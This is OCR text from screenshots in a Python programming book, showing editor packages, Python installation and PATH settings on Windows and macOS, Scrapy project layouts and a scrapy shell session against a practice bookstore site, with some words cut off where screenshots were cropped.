


Chapter 2: Setting Up a Python Environment








Package Control Messages
Anaconda
anac
Anaconda
A...pment...letion,...inting,...,...ing,...McC...lexi...li...i...Jedi,...lakes,...,...,...int,...ill...li...
install v2.1.18; damnwidget.github.io/anaconda/
anaconda_go
AnacondaGO adds autocompletion, linting and IDE features for Golang to your S... ...
install v0.2.1; github.com/DamnWidget/anaconda_go
anaconda_php
Anaconda.PHP adds PHP l...messing detector that will never freeze your Sublime Text
install v0.1.6; github.com/DamnWidget/anaconda_php
anaconda_rust
Anaconda Rust offers auto completion, auto formatting an...eeze your Sublime Text 3
install v0.2.10; github.com/DamnWidget/anaconda_rust
Angular CLI
Angular CLI for Sublime Text3
install v1.0.0; 4ern.de
Angular-io-Code
Main repository for Angular.io Code Color Theme
install v0.0.2; github.com/Angular-io-Code/Angular-io-Code
Welcome to anaconda, the Sublime
Anaconda works fine out of the b
it to your needs or style.
For a complete guide of use and
http://damnwidget.github.io/ana
Please, consider donating to mai
https://pledgie.com/campaigns/32230


rejah@Rejahs-MBP ~ brew search python
app-engine-python
boost-python
homebrew/apache/mod_python
boost-python@1.59
gst-python
micropython
python ✔
python-markdown
python3 ✔
wxpython
zpython



Python 3.6.2 (32-bit) Setup
Install Python 3.6.2 (32-bit)
Select Install Now to install Python with default settings, or choose
Customize to enable or disable features.
Install Now
C:\Users\rejah\AppData\Local\Programs\Python\Python36-32
Includes IDLE, pip and documentation
Creates shortcuts and file associations
Customize installation
Choose location and features
python
for
windows
Install launcher for all users (recommended)
Add Python 3.6 to PATH
Cancel



Environment Variables
User variables for rejah
Variable
Value
PATH
C:\Users\rejah\AppData\Local\Program...
TEMP
%USERPROFILE%\AppData\Local\Temp
TMP
%USERPROFILE%\AppData\Local\Temp
Delete
Edit System Variable
Variable name:
Path
Variable value:
x86)\Microsoft SQL Server\110\DTS\Binn\
OK
Cancel
rallels\Parall...
PATHEXT
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;....
New...
Edit...
Delete
OK
Cancel
n Properties
System Protection
Remote
istrator to make most of these changes.
g, memory usage, and virtual memory
Settings...
gn-in
Settings...
debugging information
Settings...
Environment Variables...
OK
Cancel
Apply

Chapter 5: Web Scraping with Scrapy and BeautifulSoup



```
|    `-- spiders
|         |-- __init__.py
|         |-- __pycache__
|         |    `-- __init__.cpython-35.pyc
|         `-- home.py
`-- scrapy.cfg
```



|-- __init__.py
|-- __pycache__
| |-- __init__.cpython-35.pyc
| |-- item.cpython-35.pyc
| |-- items.cpython-35.pyc
| `-- settings.cpython-35.pyc
|-- item.py
|-- middlewares.py
|-- pipelines.py
|-- settings.py
`-- spiders
    |-- __init__.py
    |-- __pycache__
    | |-- __init__.cpython-35.pyc
    | `-- home.cpython-35.pyc
    |-- data.csv
    `-- home.py


▼<article class="product_pod">
▶ …
▶ …
▼<h3>
In Her Wake
</h3>
▼
<p class="
== $0
▶<p class="

▶<form>…</fo


</article>


▶<li class="col-x
▶<li class="col-x
▶<li class="col-x
html #default div div div div se
Styles Event Listeners DOM Breakpoint
Filter
element.style {
}
.product_pod .price_color {
margin-top: 0;
}
.product_pod .image_container,
.product_pod .availability,
.product_pod .price_color {
margin-bottom: 10px;
}
.product_pod .availability,
.product_pod .price_color {
styles.css:8909
Add Attribute
Edit Attribute
Edit as HTML
Copy
Hide element
Delete element
Expand all
Collapse all
:active
:hover
:focus
:visited
Scroll into View
Break on...
Copy outerHTML
Copy selector
Copy XPath
Cut element
Copy element
Paste element
color
margin
border
padding
174.562 × 30
10
Filter
Show all






```
2017-09-20 17:49:24 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://books.toscrape.com/> (referer: None)
[s] Available Scrapy objects:
[s]   scrapy     scrapy module (contains scrapy.Request, scrapy.Selector, etc)
[s]   crawler    <scrapy.crawler.Crawler object at 0x7f327ddc7630>
[s]   item       {}
[s]   request    <GET http://books.toscrape.com/>
[s]   response   <200 http://books.toscrape.com/>
[s]   settings   <scrapy.settings.Settings object at 0x7f327c900ef0>
[s]   spider     <HomeSpider 'home' at 0x7f327c4f6b70>
[s] Useful shortcuts:
[s]   fetch(url[, redirect=True]) Fetch URL and update local objects (by default, redirects are followed)
[s]   fetch(req)                  Fetch a scrapy.Request and update local objects
[s]   shelp()           Shell help (print this help)
[s]   view(response)    View response in a browser
>>>
```

Chapter 6: Network Scanning with Python










